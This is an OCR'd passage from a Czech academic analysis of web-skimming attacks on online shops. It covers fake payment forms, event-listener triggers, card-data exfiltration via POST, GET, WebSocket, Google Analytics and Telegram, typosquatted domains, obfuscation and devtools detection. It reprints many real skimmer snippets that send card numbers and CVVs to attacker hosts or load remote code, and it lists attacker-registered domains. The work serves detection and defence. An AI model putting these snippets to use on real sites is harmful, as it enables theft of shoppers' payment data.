
Obrázek 2.2: Legitimní platební brána GP webpay

```
var sf_gate='aHR0cHM6Ly9qcXVlcnlsaWItbWluLm5ldC9hcGkucGhwPw==';

s="s=mongoosekart.com&";
s += "num="+ document.getElementById("cardNumber").value.toString() +
↪   "&";
s += "cvv="+ document.getElementById("cardCvv").value.toString()+ "&";
s += "m="+ document.getElementById("cardExp").value.toString()+ "&";

var img = document.createElement("img");
img.src =atob(sf_gate)+s;
img.style="display:none";

var src = document.getElementById("payment");
src.appendChild(img);
```

Kód 21: JavaScript kód na falešné platební bráně

Vložení falešného formuláře

Druhou možností je na webovou stránku vložit vlastní formulář pro zadání platebních údajů. Takový případ je na obrázku 2.3. Při výběru platby kartou se zobrazí falešný formulář, obezřetný uživatel by si toho měl všimnout, protože webová stránka sama upozorňuje na to, že uživatel pro platbu kartou bude přesměrován na jinou webovou stránku.



Obrázek 2.3: Falešný formulář vložený na stránku internetového obchodu

Event Listeners

K zajištění odeslání platebních údajů ve správnou chvíli k útočníkovi se používají JavaScript Event Listeners. Správnou chvílí je myšlena ta, kdy uživatel vyplní všechny údaje. Event Listeners je funkcionalita, která umožňuje počkat, až nastane nějaká událost, například kliknutí na tlačítko na webové stránce nebo zmáčknutí klávesy. Události, které útočníci obvykle využívají, jsou následující:

- `click` (element) – aktivuje se při kliknutí na element ukazatelem myši a zároveň uvolnění tlačítka, zatímco je ukazatel stále v daném elementu [46].
- `mousedown` (element) – aktivuje se při kliknutí na element ukazatelem myši (nemusí dojít k uvolnění) [47].

- `touchstart` (element) – podobné jako `mousedown`, ale reaguje na dotyk na dotykové obrazovce [48].
- `change` – na elementech `<input>`, `<select>`, a `<textarea>`, aktivuje se ve chvíli, kdy je změněna uživatelem hodnota v elementu a zároveň uživatel už nestojí ukazatelem v daném elementu (obvykle po stisknutí tabulátoru, případně kliknutí vedle) [49].
- `input` – oproti `change` se aktivuje vždy, když dojde ke změně hodnoty v elemementech `<input>`, `<select>`, a `<textarea>` [50].

Často útočníci přidají Event Listener (`click`) na tlačítko „Odeslat objednávku“, nebo v některých případech dochází k odeslání dat po kliknutí na políčko formuláře. Pokud nevyužívají Event Listeners, tak používají funkci `setInterval(function(){ send(); }, 3000);`, která v tomto konkrétním případě spouští funkci `send()` každé tři sekundy.

Konkrétní příklady přidání event listeneru jsou v kódu 22.

```
document.addEventListener("DOMContentLoaded", f);
document.addEventListener("change", f);
document.addEventListener("click", f);
document.getElementById("myBtn").addEventListener("click", f);
document.querySelector("form").addEventListener("submit", f);
```

Kód 22: Příklady přidání event listeneru

Kromě zmíněné funkce `addEventListener`, lze použít `document.onclick` v ukázce 23, v tom případě se pak pouští definovaná funkce při každém kliknutí a je na programátorovi, aby definoval další podmínky, jako například, že k odeslání dat dojde pouze v případě, že uživatel klikl na konkrétní element.

```
document.onclick = function(e) {
  void 0 === e && (e = window.event);
  var n = "target" in e ? e.target : e.srcElement;
  if ("button btn-checkout" == n.className || "SPAN" ==
↪  n.tagName) {
    var t = document.getElementsByName("payment[cc_number]");
    t && "" !== t.value &&
↪  sendPost("https://magento-feedback.com/secure/scure.php",
↪  buildData())
  } else console.log(n.className + " = " + n.tagName)
};
```

Kód 23: Použití `document.onclick` k aktivaci odeslání dat

2.3.2 Odcizení platebních údajů

Druhá část procesu je to, jak se údaje dostávají z webové stránky k útočníkovi. Tyto techniky využívají útočníci i v případech, kdy použijí falešnou platební bránu, která je na jejich doméně. Způsoby, které útočníci využívají, jsou následující:

- POST request
- GET request
- Websocket
- Cookies, localStorage, sessionStorage
- Uložení na serveru

POST request

Jeden ze způsobů, jak útočníci odesílají platební údaje, je POST request. Obvykle si pro tyto účely zaregistrují domény s příhodnými názvy, které mohou být snadno zaměněny s legitimními stránkami. Kód, který je na infikované stránce, nejdříve získá z formuláře platební údaje a ty poté odešle pomocí některé z těchto možností:

- `XMLHttpRequest()` – ukázka je v kódu 24
- `jQuery.ajax()` (asynchronní HTTP request) – ukázka je v kódu 25
- `fetch()`

```
var http=new XMLHttpRequest();
  http.open('POST',url,is_sync);
  http.setRequestHeader('Content-type','application/x-www-form-urlenc
  ↪  oded');
  http.send(data);
  return http.responseText;
}
```

Kód 24: Způsob odeslání platebních údajů pomocí POST requestu a XMLHttpRequest, v proměnné `data` jsou mimo jiné uloženy platební údaje

```
jQuery.ajax({
  timeout: 5000,
  type: 'POST',
  async: false,
  crossDomain: true,
  crossOrigin: true,
  url: 'https://ajax.googapi.com/modules/ajax.php',
  data: {
    data: btoa(postArr.join("\n"))
  }
}).always(function() {
  return true;
});
```

Kód 25: Způsob odeslání platebních údajů pomocí POST requestu a `jQuery.ajax()` – v proměnné `postArr` jsou mimo jiné uloženy platební údaje

GET request

Dalším způsobem, jak odeslat data, je využití GET requestu. Data se pak předávají jako *query string*, což jsou dvojice název a hodnota. Například název je `a` a hodnota je `data` atd.:

```
https://example.com/page.php?a=data&b=data
```

Kromě toho, že útočníci mohou zvolit stejné metody, které byly zmíněny u POST requestu, tak mnohem raději v případě GET requestu volí méně nápadné způsoby. Příkladem je například `iframe`, což je znázorněno na následující ukázce 26.

```
function frm_fill(e) {
  var t = document.createElement("iframe");
  t.setAttribute("src", e), t.style.display = "none",
↪  document.body.appendChild(t), console.log("good")
}
frm_fill("https://t.obet.us/gagal/log.php?mag=" + n)
```

Kód 26: Odeslání dat pomocí GET requestu a iframe. V proměnné `n` jsou uloženy platební údaje


Druhým příkladem využití GET requestu je použití `img` tagu. V případě kódu 27 útočník vytvoří na webové stránce nový objekt `img` a jako zdrojovou adresu vloží URL, která obsahuje platební údaje. K zobrazení obrázku nedojde, protože žádný neexistuje, ale to ničemu nevadí, GET request s platebními údaji je na server úspěšně odeslán. Následně v tomto konkrétním případě ještě dojde ke smazaní obrázku a zahlazení stop.

```
var b = document.createElement("img");b.width = "1px";b.height =
↪  "1px"; b.id = img_id;b.src =
↪  atob("aHR0cHM6Ly9iaW5nLWluc2VydC5jb20vZGU=")+"/ga.php?analytic=" +
↪  Base64Function(DataName); document.body.appendChild(b);
setTimeout(document.getElementById(img_id).remove(),1500);
```

Kód 27: Odeslání dat pomocí GET requestu a `img` na stránku útočníka `bing-insert[.]com/de/ga.js`. V proměnné `DataName` jsou uloženy platební údaje. Kód byl zkrácen

WebSocket

WebSocket je internetový protokol, který umožňuje obousměrnou komunikaci mezi klientem a serverem v reálném čase, při této komunikaci se nevytváří další požadavky [51]. Využívají ho často chatovací aplikace, které mívají na svých stránkách právě internetové obchody pro komunikaci se zákazníky, například ta od společnosti Zendesk [52]. Komunikace přes protokol WebSocket je znázorněna na obrázku 2.4.



Obrázek 2.4: WebSocket komunikace, nejdříve se vytvoří spojení pomocí HTTP GET a poté probíhá obousměrná komunikace přes webové sockety

Narazila jsem na dva mírně rozdílné způsoby využití web soketu pro web skimming útoky. Je možné, že se jedná o dvě různé skupiny útočníků. První způsob, jehož část, která se objevila na infikované webové stránce, je znázorněna v kódu 28, aktivně sledoval všechny formuláře na webové stránce a při každé změně okamžitě poslal nové údaje k útočníkovi (`tags-manager[.]com`). V tomto případě navíc docházelo přes web sockety pouze k posílání odcizených údajů, a jak kód napovídá, zbylá část škodlivého kódu (která mimo jiné obsahovala vytváření WebSocket spojení) se načítala z webové stránky přes HTTP GET (`<script src>`).

```
var s = document.querySelector('head');
var sc = document.createElement('script');
sc.src= "https://tags-manager.com/gtags/script2?utm_referer=?ut
↪  m_source=&utm_content=&utm_referer="+location.hostname;
s.appendChild(sc);
```

Kód 28: První příklad použití WebSockets, přes WebSockets se posílají pouze ukradené údaje

Druhý způsob, jehož část, která je na infikovaném webu, je znázorněna v kódu 29, odesílá data až při kliknutí na tlačítko *Odeslat objednávku*. Navíc kromě odcizených dat přes WebSocket posílá i škodlivý kód. Po navázání spojení jako první dojde k přijmutí škodlivého kódu, který je následně spuštěn pomocí `new self.Function(a.data).call(this)`. Tento škodlivý kód zajišťuje sběr údajů z formulářů a jejich odeslání.

```
soc=new
↪  self.WebSocket("wss://jquerycss.online:80/loader-2.gif");
soc.onmessage=function(a){ new
↪  self.Function(a.data).call(this)};
```

Kód 29: Druhý příklad použití WebSockets, přes WebSocket se posílá i škodlivý kód

Velmi podobný kód, jako v 29, je i tento 30. Liší se především obfuskací, díky které se snaží vydávat za načítání Google Tag Manager skriptu [38].


Kódem 30 byl infikovaný internetový obchod `www.eraymedical.com`. Komunikace je na obrázku 2.5, data se odesílají zakódovaná pomocí base64. Při bližším prozkoumání dekódovaných dat 31, lze najít platební údaje:

```
2323 9909 3294 8239&payment[cc_exp_month]=2&payment...
```

Oproti GET nebo POST requestu WebSockety přináší tu výhodu, že bývají častěji opomíjeny a komunikace, která prochází přes ně, není analyzována.

```
<!-- Google Tag Manager -->
<script>(function(w,d,s,l,i){w[l]=w[l]||[];w[l].push({'gtm.start':
new Date().getTime(),event:'gtm.js'});var
↪  f=d.getElementsByTagName(s)[0],
j=d.createElement(s),dl=l!='dataLayer'?'&l='+l:'';j.async=true;j.src=
'https://www.googletagmanager.com/gtm.js?id='+i+dl;f.parentNode.inser
↪  tBefore(j,f);
})(window,document,'script','dataLayer','GTM-TPMMNB9');
var soc;if(new RegExp(atob("Y2hlY2tvdXQ=")).test(window.location))new
↪  self["Function"||"Object"](atob("c29jPW5ldyBzZWxmLldlYlNvY2tldCgi
↪  d3NzOi8vdGFnbWFuYWdlci5OZWNoOjgwL2xvYWRlci0yLmdpZiIpO3NvYy5vbm1lc
↪  3NhZ2U9ZnVuY3Rpb24oYSl7IG5ldyBzZWxmLkZ1bmN0aW9uKGEuZGF0YSkuY2FsbC
↪  h0aGlzKX07")).call(this);
</script>
<!-- End Google Tag Manager -->
```

Kód 30: Obfuskovaný příklad použití WebSocket, po deobfuskaci získám téměř shodný kód, jako v předchozím případě. Hlavní rozdíl je v URL: `wss://tagmanager.tech:80/loader-2.gif`. Ta napovídá, že za útoky stojí pravděpodobně stejný útočník, v obou případech je použito `loader-2.gif`



Obrázek 2.5: Nejdříve došlo k přijmutí druhé části škodlivého kódu a poté k odeslání údajů

```
null=1&form_key=RD15FqOmM6XhxYGo&context=checkout&context=checkout&co
untry_id=US&region_id=1&=advancedshipping_advancedshipping&form_key=R
D15FqOmM6XhxYGo&payment[method]=authnetcim&payment[cc_last4]=8239&bil
ling-address-same-as-shipping=on&country_id=US&region_id=1&=2323 9909
3294 8239&payment[cc_exp_month]=2&payment[cc_exp_year]=2020&payment[c
c_cid]=455&payment[method]=paypal_express&qty=1&additional[subscribe]
=true&additional[register]=true&=Apply Discount&orderId=
&context=checkout&
```

Kód 31: Data posílána web sockety, byla zakódována pomocí base64. Lze si všimnout, že v tomto případě dochází k odesílání dat ze všech políček, které formulář obsahoval

Cookies, localStorage, sessionStorage

Kromě okamžitého odeslání údajů k útočníkovi je lze jako mezikrok uložit do cookies, případně localStorage nebo sessionStorage. V tabulce 2.1 jsou rozdíly mezi různými druhy úložišť. Nejedná se o konečné řešení, k těmto datům je možné se dostat také pouze z prohlížeče konkrétního uživatele, ale lze to použít jako způsob, jak zkomplikovat odhalení. Pokud se celá objednávka na webové stránce skládá z několika kroků, může útočník data v mezikrocích ukládat do prohlížeče a odeslat je všechny až po dokončení celé objednávky.

	Cookies	**LocalStorage**	**SessionStorage**
Velikost	4 KB	5 MB	5 MB
Dostupnost	doména	doména (bez sub-domén)	záložka
Expirace	nastavitelné	nikdy	zavření záložky
K dispozici	na straně serveru i klienta	pouze na straně klienta	pouze na straně klienta

Tabulka 2.1: Porovnání Cookies, localStorage a sessionStorage [5]

Uložení na serveru

Každý POST nebo GET request na jinou doménu může být celkem nápadný, proto se nabízí i možnost data neodesílat (POST, GET, WebSocket), ale uložit je někde na napadené webové stránce. Třeba jako soubor anebo ještě lépe do obrázku. Pokud obrázky budou přístupné pro kohokoliv, může si je útočník následně sám stáhnout a získat tím platební údaje bez toho, aniž by došlo k přímému odeslání z napadené webové stránky.

Konkrétní případ, kdy k tomu došlo, byl popsán zde [53], data se ukládala pomocí PHP funkce `file_put_contents` do složky `wp-content/uploads`.

2.3.3 Formát odesílaných dat

S odesíláním platebních údajů se pojí i otázka jejich formátu. Nejčastěji útočníci využívají následující možnosti:

- plaintext – neupravené
- base64
- zašifrované – blowfish, AES, XOR, RC4, RSA

První dvě možnosti jsou nejjednodušší, protože si útočník nemusí společně s daty posílat žádný klíč. Nevýhodou pro útočníky je, že tato data mohou být snáze objevena, není obvyklé například posílat platební údaje pomocí nešifrovaného GET requestu v img tagu.

2.3.4 Místo, kam se data odesílají

Útočníci využívají výše zmíněné způsoby k odesílání dat. Velmi často data odesílají na vlastní doménu, kterou si pro tento účel registrovali. Ta bývá často shodná s doménou, odkud se původně stáhl škodlivý kód. Případně využívají nějakou jinou infikovanou webovou stránku, ke které mají přístup. Například:

```
https://savemoneyoffice.com/errors/default/403.php
```

Objevily se ovšem i případy, kdy útočníci využili Telegram API a Google Analytics.

Google Analytics

Google Analytics je služba od Googlu, která umožňuje sledovat návštěvnost webové stránky. Útočníci zneužívají toho, že Google Analytics využívá velké množství webových stránek, díky čemuž mohou obejít Content Security Policy, a také toho, že umí přijímat data z webových stránek. Útočníkům tudíž stačí, kromě infikování dané webové stránky, vytvořit si vlastní účet na Google Analytics a zneužít tuto funkci k posílání ukradených dat.

Ukázka je v kódu 32. Jedná se o demo ukázku od Perimexu [54]. Pomocí tohoto kódu je možné odcizit údaje a odeslat je na Google Analytics.

Telegram

Telegram je šifrovaná služba pro posílání zpráv, podobná jako třeba WhatsApp. Nabízí dvě API – Bot API, které umožňuje vytvořit vlastního bota, a Telegram API, které umožňuje vytvořit vlastního telegram klienta.

Pro web skimming se hodí Bot API, protože s vytvořeným botem lze jednoduše komunikovat pomocí POST nebo GET requestu, předávání parametrů je podporováno jako URL query string, application/x-www-form-urlencoded,

```
username = document.getElementsByName("session[username_or_email]");
password = document.getElementsByName('session[password]');

window.addEventListener("unload", function logData() {
  navigator.sendBeacon("https://www.google-analytics.com/collect",
  'v=1&t=pageview&tid=UA-#######-#&cid=555&dh=perimeterx.com&dp=%2F'+
  btoa(username.item(0).value +':'+ password.item(0).value)
↪  +'&dt=homepage');
});
```

Kód 32: Ukázka poslání odcizených údajů na Google Analytics [54]

application/json nebo multipart/form-data [55]. Bot pak může přijímat zprávy z infikovaných webových stránek. Requesty se posílají na `api.telegram.org`, což oproti komunikaci s neznámými servery není zdaleka tak podezřelé. Navíc v případě komunikace s botem není podezřelé ani šifrování dat. Requesty jsou ve formátu:

```
https://api.telegram.org/bot<token>/METHOD_NAME
```

V příkladu 33 útočníci použili POST request a formát *application/json*. Původní škodlivý kód byl obfuskován pomocí `eval(atob(<base64>))`, kód v ukázce je deobfuskovaný.

```
var x = new XMLHttpRequest();
x.open("POST",
"https://api.telegram.org/bot"+tbot+"/sendMessage", true);
x.setRequestHeader('Content-Type', 'application/json;
charset=utf-8');
x.withCredentials = false;
var dd = JSON.stringify({
  chat_id: tchat,
  text: tmessage
});
x.send(dd);
```

Kód 33: Odeslání dat za použití Telegram Bot API [56]

2.4 Způsoby využívané útočníky ke skrývání kódu

Částečně už bylo naznačeno, jakými způsoby se útočníci vyhýbají odhalení pomocí různé obfuskace a používání podobných domén a GET requestů. Nyní rozeberu podrobněji následující způsoby:

- Skrývání pomocí dobře zvolené URL
- Obfuskace kódu

2.4.1 Skrývání pomocí dobře zvolené URL

Už jsem naznačila, že dobře zvolená doména může zabránit rychlému odhalení útoku. Jedním z hezkých příkladů je doména `http[.]ps` [57], kterou útočnici doplnili cestou, která se shodovala s doménou napadeného internetového obchodu – `http.ps//www.sh24.de`, `http.ps//www.airsus.nl`.

Někdy také útočníci využívají toho, že se doména nemusí zobrazit celá, například z důvodu malého displeje mobilního zařízení, a proto si zaregistrují například doménu `paypal.com-pay.example.cz`.

Podobné domény

Pravděpodobně nejčastěji se s napodobováním již existujících legitimních webových stránek lze setkat v případě phishingu. Útočníci se snaží zmást uživatele a přesvědčit ho, že je na správné webové stránce. Podobnou techniku útočníci využívají i u web skimming útoků, ačkoliv v tomto případě se nesnaží zmást přímo uživatele, protože ten URL, ze které se načítá škodlivý kód, obvykle nevidí. Snaží se zmást ty, kteří zdrojové kódy analyzují, případně i programátory, kteří si při úpravě zdrojových kódů stránky nemusí všimnout škodlivého kódu.

V rámci web skimmingu dochází nejčastěji k vytváření domén, které jsou podobné Google Analytics (`google-analytics.com`), jQuery (`jquery.com`), Sucuri (`sucuri.net`) nebo Cloudflare (`cloudflare.com`).

Typosquatting je metoda, která je založena na chybě uživatele při psaní domény. Web skimming zase nevyužívá přímo chybu uživatele, ale chybu člověka, který analyzuje zdrojové kódy. Existuje několik způsobů, které útočníci používají:

- záměna jednoho či více znaků za jiné
  - `google-analytics.com => google-anatytics[.]com`
  - `sucuri.net => sucurl[.]net`
  - `fonts.gstatic.com => fonts-gstatic[.]com`
- prohození znaků
  - `google-analytics.com => google-anaiytlcs[.]com`
- přidání znaků navíc
  - `sucuri.net => sucurri[.]net`

  - `cloudflare.com => cloudfliare[.]com`

- záměna TLD
  - `jquery.com => jquery[.]su`
  - `zdassets.com => zdassets[.]net`

Lze si všimnout, že útočníci rádi prohazují `i` a `l`, případně se také na záměnu hodí velké I. Další příklady domén registrovaných útočníky pro web skimming útoky, na které jsem narazila, jsou v ukázce 34.

```
adw-gooqle[.]com
blog-mage[.]com
clickstrackings[.]com
googie-seo[.]com
google-ssm[.]com
google-ahatytics[.]com
jqueryupdate[.]com
jquery-magento[.]com
paypalapiobjects[.]com
path-magento[.]com
script-magento[.]com
sucuritester[.]com
onlinecdn-js[.]com
tagmanager[.]tech
xcdn[.]space
```

Kód 34: Příklady útočníky registrovaných domén

Punycode reprezentuje Unicode znaky pomocí ASCII znaků v doméně. Každá doména v Punycode má prefix `xn-`, takže by se mohlo zdát, že by nemusel být pro uživatele problém tyto domény rozeznat, ovšem prohlížeče nám chtějí zjednodušit život, takže místo ošklivé reprezentace v Punycode, zobrazí doménu v Unicodu – například `xn-googe-95a.com` se zobrazí jako `googĺe.com` nebo `xn-gstatc-7va.com` se zobrazí jako `gstatíc.com` [58].

2.4.2 Obfuskace kódu

Mimo to, že je důležité, kde konkrétně je škodlivý kód na webové stránce schován, záleží i na tom, jak vypadá. Snadno čitelný kód může být mnohem snáze objeven než kód, který byl obfuskován. Cílem obfuskace je zamaskovat, co škodlivý kód ve skutečnosti dělá. Díky obfuskaci autoři škodlivých kódů skrývají například různá klíčová slova, která by mohla vést ke snadnému odhalení. Stejně tak je pro útočníky důležité skrýt v kódu URL.

Zaměřím se na obfuskaci a deobfuskaci škodlivých kódů v JavaScriptu, a to z toho důvodu, že i útočníci pro web skimming útoky obvykle využívají JavaScript. To je dáno pravděpodobně i tím, že 97,1 % webových stránek používá JavaScript na straně klienta [59].

Některé automatické nástroje pro obfuskaci JavaScriptu:

- `www.javascriptobfuscator.com` (možnost placené verze)
- `www.obfuscator.io` (větší možnosti customizace)
- `www.freejsobfuscator.com`

Stejně jako se k obfuskaci používají automatické nástroje, tak se i k deobfuskaci používají různé automatické nástroje, například:

- `www.matthewfl.com/unPacker.html`
- `www.deobfuscatejavascript.com`
- `www.beautifier.io`
- `www.lelinhtinh.github.io/de4js/`

Často je ale snazší pouze zhruba zjistit, co daný kód dělá, a najít důležitá místa, než se pokoušet zrekonstruovat celý původní kód.

Nelze vždy jednoduše říct, co je obfuskované, to je škodlivé. Existuje několik důvodů, proč obfuskovat kód, i když se nejedná o škodlivý kód:

- ochrana obchodního tajemství
- zmenšení velikosti kódu, což vede ke zrychlení stahování
- ochrana proti obejití zadání licenčního čísla

Komentáře a jména proměnných

Ke zmatení se do kódu přidávají komentáře, které mají za cíl přesvědčit, že se jedná o kód s nějakou jinou funkcí. Například:

```
<!-- jQuery Common Library -->
```

Proměnné se buď pojmenovávají úplně nesmyslně:

```
A2_6dbf234f82905ccf0d28cb = 'https://jquery.su/min-1.12.4.js'
```

Anebo naopak s významem, ale jiným, než proměnná ve skutečnosti má. Takový příklad je znázorněn v ukázce 35, proměnná `fb_api_key` nemá s Facebookem nic společného a ani se nejedná o žádný API klíč, ve skutečnosti proměnná obsahuje škodlivou URL.

```
var fb_api_key =
↪  atob("aHR0cHM6Ly9wYXlwcm9jZXNzb3IubmV0L2Fzc2V0cy9sbWt0YWJhLmpz");
var fb_api = document.createElement("s"+"cri"+"pt");
fb_api.src = fb_api_key;
document.head.appendChild(fb_api);
```

Kód 35: Škodlivý kód, který napodobuje Facebook

Skrytí stringů a logiky

Už jsem zmínila, že se obfuskace často používá ke skrytí klíčových slov, v případě web skimmingu se jedná obvykle o názvy funkcí a URL. Často dochází pouze k zakódování pomocí base64. V tom případě lze celý kód vzít, zakódovat pomocí base64, a pak použít `eval(atob("base64kod")`. Ovšem v některých případech jsou útočníci vynalézavější a používají vlastní šifrování, které klidně může vypadat jako base64, pak je k tomu potřeba i vlastní dešifrovací funkce.

Pokud útočníci nechtějí zakódovat nebo zašifrovat celý kód, ale pouze některá klíčová slova, běžně tyto slova dají zašifrovaná do pole, které se pak v průběhu dešifruje, případně se s ním dál manipuluje (prohazování, posouvání apod.). Ukázka, jak to může vypadat, je v kódu 36, do pole se přistupuje pomocí funkce `b()`, například `b('0xa5', 'TwuS')`.

```
a = ["pole", "zasifrovanych", "stringu"];
var b = function(c, d) {
        c = c - 0x0;
        var e = a[c];
        var h = function(l, m) {
                // DESIFROVANI
        }
        b['PHLsYD'] = h
        return b['PHLsYD'](e, d)
}
b('0xa5', 'TwuS')
```

Kód 36: Pseudokód příkladu obfuskace za účelem skrytí stringů

Ke skrývání názvů funkcí útočníci využívají to, že `document.querySelectorAll()` lze také psát jako `document['querySelectorAll']()`, a potom už lze s querySelectorAll pracovat jako se stringem, tudíž ho můžeme vložit do pole, a pak už stačí místo původního kódu psát `document[pole[index]]()`. To stejné lze provést i s dalšími funkcemi.

Dalším příkladem skrytí důležité URL je kód 37. V tomto případě je část legitimní domény (`googletagmanager.com`) nahrazena pomocí

```
replace("googletag",s+"-")
```

Výhodou pro útočníky je, že v kódu není nikde škodlivá URL, ani podezřelá klíčová slova, tím pádem se kód hůře analyzuje.

```
<!-- Google Tag Manager -->
<script>!function(e,t,a,n){e[n]=e[n]||[],e[n].push({"gtm.start":
(new Date).getTime(),event:"gtm.js"});var
↪  r=t.getElementsByTagName(a)[0],
g=t.createElement(a),o="dataLayer"!=n?"&utm_referer="+n:"",s="tags";g
↪  .async=!0,
g.src=("//googletagmanager.com/g"+s+"/"+a+"2?utm_content=&utm_source=
↪  "+o)
.replace("googletag",s+"-"),r.parentNode.insertBefore(g,r)
}(window,document,"script",location.hostname);
</script>
<!-- End Google Tag Manager -->
```

Kód 37: Škodlivý kód, který skrývá URL pomocí `replace()`

Další technikou na skrývání klíčových slov, je jejich rozdělování, například:

```
a = "qu" + "e"; b = "cto" + "rAll"; c = "rySele"; q = a+c+b
```

Další možnost obfuskace pomocí eval() je v ukázce 38. Obfuskován byl kód `console.log("test")` pomocí online nástroje [60]. Je vidět, že v tomto případě nedojde ke skrytí strigů, je skryta pouze logika.

```
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String))
↪  {while(c--)r[c]=k[c]||c;k=[function(e){return
↪  r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=
↪  p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return
↪  p}('0.1("2")',3,3,'console|log|test'.split('|'),0,{}))
```

Kód 38: Další možnosti obfuskace pomocí `eval()`

Velmi jednoduchý způsob skrytí stringů za použití šestnáctkové soustavy je znázorněn v kódu 39.

```
var _0xfb47=["\x3B\x20","\x63\x6F\x6F\x6B\x69\x65","\x3D","\x73
↪  \x70\x6C\x69\x74","\x6C\x65\x6E\x67\x74\x68","\x73\x68\x69\
↪  x66\x74","\x3B","\x70\x6F\x70"]
```

Kód 39: Skrytí za pomocí šestnáctkové soustavy

Většina obfuskací, které využívají funci `eval()`, jako třeba ta již zmíněná v ukázce 38, lze relativně snadno deobfuskovat, obvykle třeba nahrazením `eval()` za `console.log()`.

Anti-debugging techniky

Obfuskovat kód způsobem, aby byl hůře čitelný je jedna věc, druhá věc je, obfuskovat ho tak, aby se hůř analyzoval automatickými nebo alespoň poloautomatickými nástroji.

Developer Tools Jedna z možností, kterou útočníci využívají, je kotrola, zda jsou v prohlížeči otevřeny Vývojářské nástroje. To lze pomocí následujících funkcí:

- `window.devtools.isOpen`
- `window.devtools.orientation`
- `devtoolschange` (event listener)

Žádná z těchto možností není moc nenápadná, proto také existuje lepší, znázorněná v ukázce 40.

```
let div = document.createElement('div');
let loop = setInterval(() => {
    console.log(div);
    console.clear();
});
Object.defineProperty(div, "id", {get: () => {
    clearInterval(loop);
    alert("Dev Tools detected!");
}});
```

Kód 40: Detekce otevřené konzole pomocí vytvoření getteru, pokud je getter spuštěn, znamená to, že je otevřená konzole [61]

